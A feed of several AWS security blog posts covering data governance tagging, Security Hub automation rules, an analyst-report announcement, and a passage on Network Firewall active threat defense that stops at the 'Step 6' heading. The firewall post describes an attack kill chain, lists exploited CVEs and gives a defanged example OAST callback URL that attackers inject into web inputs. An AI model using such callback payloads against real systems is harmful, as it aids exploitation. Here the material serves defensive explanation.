Post Syndicated from Omar Ahmed original https://aws.amazon.com/blogs/security/implementing-data-governance-on-aws-automation-tagging-and-lifecycle-strategy-part-1/

Generative AI and machine learning workloads create massive amounts of data. Organizations need data governance to manage this growth and stay compliant. While data governance isn’t a new concept, recent studies highlight a concerning gap: a Gartner study of 300 IT executives revealed that only 60% of organizations have implemented a data governance strategy, with 40% still in planning stages or uncertain where to begin. Furthermore, a 2024 MIT CDOIQ survey of 250 chief data officers (CDOs) found that only 45% identify data governance as a top priority.

Although most businesses recognize the importance of data governance strategies, regular evaluation is important to ensure these strategies evolve with changing business needs, industry requirements, and emerging technologies. In this post, we show you a practical, automation-first approach to implementing data governance on Amazon Web Services (AWS) through a strategic and architectural guide—whether you’re starting at the beginning or improving an existing framework.

In this two-part series, we explore how to build a data governance framework on AWS that’s both practical and scalable. Our approach aligns with what AWS has identified as the core benefits of data governance:

  • Classify data consistently and automate controls to improve quality
  • Give teams secure access to the data they need
  • Monitor compliance automatically and catch issues early

In this post, we cover strategy, classification framework, and tagging governance—the foundation you need to get started. If you don’t already have a governance strategy, we provide a high-level overview of AWS tools and services to help you get started. If you have a data governance strategy, the information in this post can assist you in evaluating its effectiveness and understanding how data governance is evolving with new technologies.

In Part 2, we explore the technical architecture and implementation patterns with conceptual code examples, and throughout both parts, you’ll find links to production-ready AWS resources for detailed implementation.

Prerequisites

Before implementing data governance on AWS, you need the right AWS setup and buy-in from your teams.

Technical foundation

Start with a well-structured AWS Organizations setup for centralized management. Make sure AWS CloudTrail and AWS Config are enabled across accounts—you’ll need these for monitoring and auditing. Your AWS Identity and Access Management (IAM) framework should already define roles and permissions clearly.

Beyond these services, you’ll use several AWS tools for automation and enforcement. The AWS service quick reference table that follows lists everything used throughout this guide.

Organizational readiness

Successful implementation of data governance requires clear organizational alignment and preparation across multiple dimensions.

  • Define roles and responsibilities. Data owners classify data and approve access requests. Your platform team handles AWS infrastructure and builds automation, while security teams set controls and monitor compliance. Application teams then implement these standards in their daily workflows.
  • Document your compliance requirements. List the regulations you must follow—GDPR, PCI-DSS, SOX, HIPAA, or others. Create a data classification framework that aligns with your business risk. Document your tagging standards and naming conventions so everyone follows the same approach.
  • Plan for change management. Get executive support from leaders who understand why governance matters. Start with pilot projects to demonstrate value before rolling out organization-wide. Provide role-based training and maintain up-to-date governance playbooks. Establish feedback mechanisms so teams can report issues and suggest improvements.

Key performance indicators (KPIs) to monitor

To measure the effectiveness of your data governance implementation, track the following essential metrics and their target objectives.

  • Resource tagging compliance: Aim for 95%, measured through AWS Config rules with weekly monitoring, focusing on critical resources and sensitive data classifications.
  • Mean time to respond to compliance issues: Target less than 24 hours for critical issues. Tracked using CloudWatch metrics with automated alerting for high-priority non-compliance events
  • Reduction in manual governance tasks: Target reduction of 40% in the first year. Measured through automated workflow adoption and remediation success rates.
  • Storage cost optimization based on data classification: Target 15–20% reduction through intelligent tiering and lifecycle policies, monitored monthly by classification level.

With these technical and organizational foundations in place, you’re ready to implement a sustainable data governance framework.

AWS services used in this guide – Quick reference

This implementation uses the following AWS services. Some are prerequisites, while others are introduced throughout the guide.

Category

Services

Description

Foundation

AWS Organizations

Multi-account management structure that enables centralized policy enforcement and governance across your entire AWS environment.

AWS Identity and Access Management (IAM)

Controls who can access what resources through roles, policies, and permissions—the foundation of your security model.

Monitoring and auditing

AWS CloudTrail

Records every API call made in your AWS accounts, creating a complete audit trail of who did what, when, and from where.

AWS Config

Continuously monitors resource configurations and evaluates them against rules you define (such as requiring that all S3 buckets much be encrypted). When it finds resources that don’t meet your rules, it flags them as non-compliant so you can fix them manually or automatically.

Amazon CloudWatch

Aggregates metrics, logs, and events from across AWS for real-time monitoring, dashboards, and automated alerting on governance non-compliance.

Automation and enforcement

Amazon EventBridge

Acts as a central notification system that watches for specific events in your AWS environment (such as when an S3 bucket has been created) and automatically triggers actions in response (such as by running a Lambda function to check if it has the required tags). Think of it as an if this happens, then do that automation engine.

AWS Lambda

Runs your governance code (tag validation, security controls, remediation) in response to events without managing servers.

AWS Systems Manager

Automates operational tasks across your AWS resources. In governance, it’s primarily used to automatically fix non-compliant resources—for example, if AWS Config detects an unencrypted database, Systems Manager can run a pre-defined script to enable encryption without manual intervention.

Data protection

Amazon Macie

Uses machine learning to automatically discover, classify, and protect sensitive data like personal identifiable information (PII) across your S3 buckets.

AWS Key Management Service (AWS KMS)

Manages encryption keys for protecting data at rest, essential for high-impact data classifications.

Analytics & Insights

Amazon Athena

Serverless query service that analyzes data in Amazon S3 using SQL—perfect for querying CloudTrail logs to understand access patterns.

Standardization

AWS Service Catalog

Creates catalogs of pre-approved, governance-compliant resources that teams can deploy through self-service.

ML Governance

Amazon SageMaker

Provides specialized tools for governing machine learning operations including model monitoring, documentation, and access control.

Understanding the data governance challenge

Organizations face complex data management challenges, from maintaining consistent data classification to ensuring regulatory compliance across their environments. Your strategy should maintain security, ensure compliance, and enable business agility through automation. While this journey can be complex, breaking it down into manageable components makes it achievable.

The foundation: Data classification framework

Data classification is a foundational step in cybersecurity risk management and data governance strategies. Organizations should use data classification to determine appropriate safeguards for sensitive or critical data based on their protection requirements. Following the NIST (National Institute of Standards and Technology) framework, data can be categorized based on the potential impact to confidentiality, integrity, and availability of information systems:

  • High impact: Severe or catastrophic adverse effect on organizational operations, assets, or individuals
  • Moderate impact: Serious adverse effect on organizational operations, assets, or individuals
  • Low impact: Limited adverse effect on organizational operations, assets, or individuals

Before implementing controls, establishing a clear data classification framework is essential. This framework serves as the backbone of your security controls, access policies, and automation strategies. The following is an example of how a company subject to the Payment Card Industry Data Security Standard (PCI-DSS) might classify data:

  • Level 1 – Most sensitive data:
    • Examples: Financial transaction records, customer PCI data, intellectual property
    • Security controls: Encryption at rest and in transit, strict access controls, comprehensive audit logging
  • Level 2 – Internal use data:
    • Examples: Internal documentation, proprietary business information, development code
    • Security controls: Standard encryption, role-based access control
  • Level 3 – Public data:
    • Examples: Marketing materials, public documentation, press releases
    • Security controls: Integrity checks, version, control

To help with data classification and tagging, AWS created AWS Resource Groups, a service that you can use to organize AWS resources into groups using criteria that you define as tags. If you’re using multiple AWS accounts across your organization, AWS Organizations supports tag policies, which you can use to standardize the tags attached to the AWS resources in an organization’s account. The workflow for using tagging is shown in Figure 1. For more information, see Guidance for Tagging on AWS.

Figure 1: Workflow for tagging on AWS for a multi-account environment

Figure 1: Workflow for tagging on AWS for a multi-account environment

Your tag governance strategy

A well-designed tagging strategy is fundamental to automated governance. Tags not only help organize resources but also enable automated security controls, cost allocation, and compliance monitoring.

Figure 2: Tag governance workflow

Figure 2: Tag governance workflow

As shown in Figure 2, tag policies use the following process:

  1. AWS validates tags when you create resources.
  2. Non-compliant resources trigger automatic remediation, while compliant resources deploy normally.
  3. Continuous monitoring catches variation from your policies.

The following tagging strategy enables automation:

{   
    "MandatoryTags": {     
        "DataClassification": ["L1", "L2", "L3"],     
        "DataOwner": "<Department/Team Name>",     
        "Compliance": ["PCI", "SOX", "GDPR", "None"],     
        "Environment": ["Prod", "Dev", "Test", "Stage"],     
        "CostCenter": "<Business Unit Code>"   
    },   
    "OptionalTags": {     
        "BackupFrequency": ["Daily", "Weekly", "Monthly"],     
        "RetentionPeriod": "<Time in Months>",     
        "ProjectCode": "<Project Identifier>",     
        "DataResidency": "<Region/Country>"   
    } 
}

While AWS Organizations tag policies provide a foundation for consistent tagging, comprehensive tag governance requires additional enforcement mechanisms, which we explore in detail in Part 2.

Conclusion

This first part of the two-part series established the foundational elements of implementing data governance on AWS, covering data classification frameworks, effective tagging strategies, and organizational alignment requirements. These fundamentals serve as building blocks for scalable and automated governance approaches. Part 2 focuses on technical implementation and architectural patterns, including monitoring foundations, preventive controls, and automated remediation. The discussion extends to tag-based security controls, compliance monitoring automation, and governance integration with disaster recovery strategies. Additional topics include data sovereignty controls and machine learning model governance with Amazon SageMaker, supported by AWS implementation examples.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Tushar Jain
Omar Ahmed

Omar Ahmed is an Auto and Manufacturing Solutions Architect who specializes in analytics. Omar’s journey in cloud computing began as an AWS data center operations technician, where he developed hands on infrastructure expertise. Outside of work, he enjoys motorsports, gaming, and swimming.
Will Black
Omar Mahmoud

Omar is a Solutions Architect helping small-medium businesses with their cloud journey. He specializes in Amazon Connect and next-gen developer services like Kiro. Omar began at AWS as a data center operations technician, gaining hands-on cloud infrastructure experience. Outside work, Omar enjoys gaming, hiking, and soccer.
Fritz Kunstler
Changil Jeong

Changil Jeong is a Solutions Architect at Amazon Web Services (AWS) partnering with Independent software vendor customers on their cloud transformation journey, with strong interests in security. He joined AWS as an SDE apprentice before transitioning to SA. Previously served in the U.S. Army as a financial and budgeting analyst and worked at a large IT consulting firm as a SaaS security analyst.
Brian Ruf
Paige Broderick

Paige Broderick is a Solutions Architect at Amazon Web Services (AWS) who works with Enterprise customers to help them achieve their AWS objectives. She specializes in cloud operations, focusing on governance and using AWS to develop smart manufacturing solutions. Outside of work, Paige is an avid runner and is likely training for her next marathon.

Streamline security response at scale with AWS Security Hub automation

Post Syndicated from Ahmed Adekunle original https://aws.amazon.com/blogs/security/streamline-security-response-at-scale-with-aws-security-hub-automation/

A new version of AWS Security Hub, is now generally available, introducing new ways for organizations to manage and respond to security findings. The enhanced Security Hub helps you improve your organization’s security posture and simplify cloud security operations by centralizing security management across your Amazon Web Services (AWS) environment. The new Security Hub transforms how organizations handle security findings through advanced automation capabilities with real-time risk analytics, automated correlation, and enriched context that you can use to prioritize critical issues and reduce response times. Automation also helps ensure consistent response procedures and helps you meet compliance requirements.

AWS Security Hub CSPM (cloud security posture management) is now an integral part of the detection engines for Security Hub. Security Hub provides centralized visibility across multiple AWS security services to give you a unified view of your cloud environment, including risk-based prioritization views, attack path visualization, and trend analytics that help you understand security patterns over time.

This is the third post in our series on the new Security Hub capabilities. In our first post, we discussed how Security Hub unifies findings across AWS services to streamline risk management. In the second post, we shared the steps to conduct a successful Security Hub proof of concept (PoC).

In this post, we explore how you can enhance your security operations using AWS Security Hub automation rules and response automation.

We walk through the setup and configuration of automation rules, share best practices for creating effective response workflows, and provide real-world examples of how these tools can be used to automate remediation, escalate high-severity findings, and support compliance requirements.

Security Hub automation enables automatic response to security findings to help ensure critical findings reach the right teams quickly, so that they can reduce manual effort and response time for common security incidents while maintaining consistent remediation processes.

Note: Automation rules evaluate new and updated findings that Security Hub generates or ingests after you create them, not historical findings. These automation capabilities help ensure critical findings reach the right teams quickly.

Why automation matters in cloud security

Organizations often operate across hundreds of AWS accounts, multiple AWS Regions, and diverse services—each producing findings that must be triaged, investigated, and acted upon. Without automation, security teams face high volumes of alerts, duplication of effort, and the risk of delayed responses to critical issues.

Manual processes can’t keep pace with cloud operations; automation helps solve this by changing your security operations in three ways. Automation filters and prioritizes findings based on your criteria, showing your team only relevant alerts. When issues are detected, automated responses trigger immediately—no manual intervention needed.

If you’re managing multiple AWS accounts, automation applies consistent policies and workflows across your environment through centralized management, shifting your security team from chasing alerts to proactively managing risk before issues escalate.

Designing routing strategies for security findings

With Security Hub configured, you’re ready to design a routing strategy for your findings and notifications. When designing your routing strategy, ask whether your existing Security Hub configuration meets your security requirements. Consider whether Security Hub automations can help you meet security framework requirements like NIST 800-53 and identify KPIs and metrics to measure whether your routing strategy works.

Security Hub automation rules and automated responses can help you meet the preceding requirements, however it’s important to understand how your compliance teams, incident responders, security operations personnel, and other security stakeholders operate on a day-to-day basis. For example, do teams use the AWS Management Console for AWS Security Hub regularly? Or do you need to send most findings downstream to an IT systems management (ITSM) tool (such as Jira or ServiceNow) or third-party security orchestration, automation, and response (SOAR) platforms for incident tracking, workflow management, and remediation?

Next, create and maintain an inventory of critical applications. This helps you adjust finding severity based on business context and your incident response playbooks.

Consider the scenario where Security Hub identifies a medium-severity vulnerability on an Elastic Compute Cloud instance. In isolation, this might not trigger immediate action. When you add business context—such as strategic objectives or business criticality—you might discover that this instance hosts a critical payment processing application, revealing the true risk. By implementing Security Hub automation rules with enriched context, this finding can be upgraded to critical severity and automatically routed to ServiceNow for immediate tracking. In addition, by using Security Hub automation with Amazon EventBridge, you can trigger an AWS Systems Manager Automation document to isolate the EC2 instance for security forensics work to then be carried out.

Because Security Hub offers OCSF format and schema, you can use the extensive schema elements that OCSF offers you to target findings for automation and help your organization meet security strategy requirements.

Example use cases

Security Hub automation supports many use cases. Talk with your teams to understand which fit your needs and security objectives. The following are some examples of how you can use security hub automation:

Automated finding remediation

Use automated finding remediation to automatically fix security issues as they’re detected.

Supporting patterns:

  • Direct remediation: Trigger AWS Lambda functions to fix misconfigurations
  • Resource tagging: Add tags to non-compliant resources for tracking
  • Configuration correction: Update resource configurations to match security policies
  • Permission adjustment: Modify AWS Identity and Access Management (IAM) policies to remove excessive permissions

Example:

  • IF finding.type = “Software and Configuration Checks/Industry and Regulatory Standards/CIS AWS Foundations Benchmark”
  • AND finding.title CONTAINS “S3 buckets should have server-side encryption enabled”
  • THEN invoke Lambda function “enable-s3-encryption”

Security finding workflow integration

Integrate findings into your workflow by routing them to the appropriate teams and systems.

Supporting patterns:

  • Ticket creation: Generate JIRA or ServiceNow tickets for manual review
  • Team assignment: Route findings to specific teams based on resource ownership
  • Severity-based routing: Direct critical findings to incident response, others to regular queues
  • Compliance tracking: Send compliance-related findings to GRC systems

Example:

  • IF finding.severity = “CRITICAL” AND finding.productName = “Amazon GuardDuty”
  • THEN send to SNS topic “security-incident-response-team”
  • ELSE IF finding.productFields.resourceOwner = “payments-team”
  • THEN send to SNS topic “payments-security-review”

Automated finding enrichment

Use finding enrichment to add context to findings to improve triage efficiency.

Supporting patterns:

  • Resource context addition: Add business context, owner information, and data classification
  • Historical analysis: Add information about previous similar findings
  • Risk scoring: Calculate custom risk scores based on asset value and threat context
  • Vulnerability correlation: Link findings to known Common Vulnerabilities and Exposures (CVEs) or threat intelligence

Example:

  • IF finding.type CONTAINS “Vulnerability/CVE”
  • THEN invoke Lambda function “enrich-with-threat-intelligence”

Custom security controls

Use custom security controls to meet organization-specific security requirements.

Supporting patterns:

  • Custom policy enforcement: Check for compliance with internal standards
  • Business-specific rules: Apply rules based on business unit or application type
  • Compensating controls: Implement alternatives when primary controls can’t be applied
  • Temporary exceptions: Handle approved deviations from security standards

Example:

  • IF finding.resourceType = “AWS::EC2::Instance” AND
    • finding.resourceTags.Environment = “Production” AND
    • finding.title CONTAINS “vulnerable software version”
  • THEN invoke Lambda function “enforce-patching-policy”

Compliance reporting and evidence collection

Streamline compliance documentation and evidence gathering.

Supporting patterns:

  • Evidence capture: Store compliance evidence in designated S3 buckets
  • Audit trail creation: Document remediation actions for auditors
  • Compliance dashboarding: Update compliance status metrics
  • Regulatory mapping: Tag findings with relevant compliance frameworks

Example:

  • IF finding.complianceStandards CONTAINS “PCI-DSS”
  • THEN invoke Lambda function “capture-pci-compliance-evidence”
  • AND send to SNS topic “compliance-team-notifications”

Set up Security Hub automation

In this section, you’ll walk through enabling up Security Hub and related services and creating automation rules.

Step 1: Enable Security Hub and integrated services

As the first step, follow the instructions in Enable Security Hub.

Note: Security Hub is powered by Amazon GuardDuty, Amazon Inspector, AWS Security Hub CSPM, and Amazon Macie, and these services also need to be enabled to get value from Security Hub.

Step 2: Create automation rules to update finding details and third-party integration

After Security Hub collects findings you can create automation rules to update and route the findings to the appropriate teams. The steps to create automation rules that update finding details or to a set up a third-party integration—such as Jira or ServiceNow—based on criteria you define can be found in Creating automation rules in Security Hub.

With automation rules, Security Hub evaluates findings against the defined rule and then makes the appropriate finding update or calls the APIs to send findings to Jira or ServiceNow. Security Hub sends a copy of every finding to Amazon EventBridge so that you can also implement your own automated response (if needed) for use cases outside of using Security Hub automation rules.

In addition to sending a copy of every finding to EventBridge, Security Hub classifies and enriches security findings according to business context, then delivers them to the appropriate downstream services (such as ITSM tools) for fast response.

Best practices

AWS Security Hub automation rules offer capabilities for automatically updating findings and integrating with other tools. When implementing automation rules, follow these best practices:

  • Centralized management: Only the Security Hub administrator account can create, edit, delete, and view automation rules. Ensure proper access control and management of this account.
  • Regional deployment: Automation rules can be created in one AWS Region and then applied across configured Regions. When using Region aggregation, you can only create rules in the home Region. If you create an automation rule in an aggregation Region, it will be applied in all included Regions. If you create an automation rule in a non-linked Region, it will be applied only in that Region. For more information, see Creating automation rules in Security Hub.
  • Define specific criteria: Clearly define the criteria that findings must match for the automation rule to apply. This can include finding attributes, severity levels, resource types, or member account IDs.
  • Understand rule order: Rule order matters when multiple rules apply to the same finding or finding field. Security Hub applies rules with a lower numerical value first. If multiple findings have the same RuleOrder, Security Hub applies a rule with an earlier value for the UpdatedAt field first (that is, the rule which was most recently edited applies last). For more information, see Updating the rule order in Security Hub.
  • Provide clear descriptions: Include a detailed rule description to provide context for responders and resource owners, explaining the rule’s purpose and expected actions.
  • Use automation for efficiency: Use automation rules to automatically update finding fields (such as severity and workflow status), suppress low-priority findings, or create tickets in third-party tools such as Jira or ServiceNow for findings matching specific attributes.
  • Consider EventBridge for external actions: While automation rules handle internal Security Hub finding updates, use EventBridge rules to trigger actions outside of Security Hub, such as invoking Lambda functions or sending notifications to Amazon Simple Notification Service (Amazon SNS) topics based on specific findings. Automation rules take effect before EventBridge rules are applied. For more information, see Automation rules in EventBridge.
  • Manage rule limits: This is a maximum limit of 100 automation rules per administrator account. Plan your rule creation strategically to stay within this limit.
  • Regularly review and refine: Periodically review automation rules, especially suppression rules, to ensure they remain relevant and effective, adjusting them as your security posture evolves.

Conclusion

You can use Security Hub automation to triage, route, and respond to findings faster through a unified cloud security solution with centralized management. In this post, you learned how to create automation rules that route findings to ticketing systems integrations and upgrade critical findings for immediate response. Through the intuitive and flexible approach to automation that Security Hub provides, your security teams can make confident, data-driven decisions about Security Hub findings that align with your organization’s overall security strategy.

With Security Hub automation features, you can centrally manage security across hundreds of accounts while your teams focus on critical issues that matter most to your business. By implementing the automation capabilities described in this post, you can streamline response times at scale, reduce manual effort, and improve your overall security posture through consistent, automated workflows.

If you have feedback about this post, submit comments in the Comments section. If you have questions about this post, start a new thread on AWS Security, Identity, and Compliance re:Post or contact AWS Support.
 

Ahmed Adekunle
Ahmed Adekunle

Ahmed is a Security Specialist Solutions Architect focused on detection and response services at AWS. Before AWS, his background was in business process management and AWS technology consulting, helping customers use cloud technology to transform their business. Outside of work, Ahmed enjoys playing soccer, supporting less privileged activities, traveling, and eating spicy food, specifically African cuisine.
Alex Wadell
Alex Wadell

Alex is a Senior Security Specialist Solutions Architect at AWS based in Scotland. Alex provides security architectural guidance and operational best practices to customers of all sizes, helping them implement AWS security services. When not working, Alex enjoys spending time sampling rum from around the world, walking his dogs in the local forest trails, and traveling.
Kyle Shields
Kyle Shields

Kyle is a WW Security Specialist Solutions Architect at AWS focused on threat detection and incident response. With over 10 years in cybersecurity and more than 20 years of Army service, he helps customers build effective incident response capabilities while implementing information and cyber security best practices.

AWS named Leader in the 2025 ISG report for Sovereign Cloud Infrastructure Services (EU)

Post Syndicated from Brittany Bunch original https://aws.amazon.com/blogs/security/aws-named-leader-in-the-2025-isg-report-for-sovereign-cloud-infrastructure-services-eu/

For the third year in a row, Amazon Web Services (AWS) is named as a Leader in the Information Services Group (ISG) Provider LensTM Quadrant report for Sovereign Cloud Infrastructure Services (EU), published on January 8, 2026. ISG is a leading global technology research, analyst, and advisory firm that serves as a trusted business partner to more than 900 clients. This ISG report evaluates 19 providers of sovereign cloud infrastructure services in the multi-public-cloud environment and examines how they address the key challenges that enterprise clients face in the European Union (EU). ISG defines Leaders as providers who represent innovative strength and competitive stability.

ISG rated AWS ahead of other leading cloud providers on both the competitive strength and portfolio attractiveness axes, with the highest score on portfolio attractiveness. Competitive strength was assessed on multiple factors, including degree of awareness, core competencies, and go-to-market strategy. Portfolio attractiveness was assessed on multiple factors, including scope of portfolio, portfolio quality, strategy and vision, and local characteristics.

According to ISG, “AWS’s infrastructure provides robust resilience and availability, supported by a sovereign-by-design architecture that ensures data residency and regional independence.”

Read the report to:

  • Discover why AWS was named as a Leader with the highest score on portfolio attractiveness by ISG.
  • Gain further understanding on how the AWS Cloud is sovereign-by-design and how it continues to offer more control and more choice without compromising on the full power of AWS.
  • Learn how AWS is delivering on its Digital Sovereignty Pledge and is investing in an ambitious roadmap of capabilities for data residency, granular access restriction, encryption, and resilience.

AWS’s recognition as a Leader in this report for the third consecutive year underscores our commitment to helping European customers and partners meet their digital sovereignty and resilience requirements. We are building on the strong foundation of security and resilience that has underpinned AWS services, including our long-standing commitment to customer control over data residency, our design principal of strong regional isolation, our deep European engineering roots, and our more than a decade of experience operating multiple independent clouds for the most critical and restricted workloads.

Download the full 2025 ISG Provider Lens Quadrant report for Sovereign Cloud Infrastructure Services (EU).

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Brittany Bunch
Brittany Bunch

Brittany is a Product Marketing Manager on the AWS Security Marketing team based in Atlanta. She focuses on digital sovereignty and brings over a decade of experience in brand marketing, including employer branding at Amazon. Prior to AWS, she led brand marketing initiatives at several large enterprise companies.

Real-time malware defense: Leveraging AWS Network Firewall active threat defense

Post Syndicated from Rahi Patel original https://aws.amazon.com/blogs/security/real-time-malware-defense-leveraging-aws-network-firewall-active-threat-defense/

Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.

Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.

Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.

How active threat defense works

MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.

Figure 1: Overview of active threat defense integration

Figure 1: Overview of active threat defense integration

Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.

Figure 2: Swiss cheese model

Figure 2: Swiss cheese model

Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.

Disrupting the attack kill chain with active threat defense

Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.

Figure 3: An example flow of an attack scenario using an OAST technique

Figure 3: An example flow of an attack scenario using an OAST technique

Step 0: Infrastructure preparation

Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.

Step 1: Target identification

Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.

Step 2: Vulnerability confirmation

The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.

CVE ID Vulnerability name
CVE-2017-10271 Oracle WebLogic Server deserialization remote code execution (RCE)
CVE-2017-11610 Supervisor XML-RPC authentication bypass
CVE-2020-14882 Oracle WebLogic Server console RCE
CVE-2021-33690 SAP NetWeaver server side request forgery (SSRF)
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22947 VMware Spring Cloud gateway RCE
CVE-2022-22963 VMware Tanzu Spring Cloud function RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2023-22527 Atlassian Confluence Data Center and Server template injection vulnerability
CVE-2023-43208 NextGen Healthcare Mirth connect RCE
CVE-2023-46805 Ivanti Connect Secure and Policy Secure authentication bypass vulnerability
CVE-2024-13160 Ivanti Endpoint Manager (EPM) absolute path traversal vulnerability
CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons server-side request forgery (SSRF) vulnerability
CVE-2024-36401 OSGeo GeoServer GeoTools eval injection vulnerability
CVE-2024-37032 Ollama API server path traversal
CVE-2024-51568 CyberPanel RCE
CVE-2024-8883 Keycloak redirect URI validation vulnerability
CVE-2025-34028 Commvault Command Center path traversal vulnerability

Step 3: OAST callback

When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.

Step 4: Malware delivery preparation

After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:

CVE ID Vulnerability name
CVE-2017-12149 Jboss Application Server remote code execution (RCE)
CVE-2020-7961 Liferay Portal RCE
CVE-2021-26084 Confluence Server and Data Center RCE
CVE-2021-41773 Apache HTTP server path traversal and RCE
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22954 VMware Workspace ONE access and identity manager RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2022-44877 Control Web Panel or CentOS Web Panel RCE
CVE-2023-22527 Confluence Data Center and Server RCE
CVE-2023-43208 NextGen Healthcare Mirth Connect RCE
CVE-2023-46604 Java OpenWire protocol marshaller RCE
CVE-2024-23692 Rejetto HTTP file server RCE
CVE-2024-24919 Check Point security gateways RCE
CVE-2024-36401 GeoServer RCE
CVE-2024-51567 CyberPanel RCE
CVE-2025-20281 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-20337 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-24016 Wazuh RCE
CVE-2025-47812 Wing FTP RCE
CVE-2025-48703 CyberPanel RCE

Step 5: Malware download

The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.

Step 6: Command and control connection

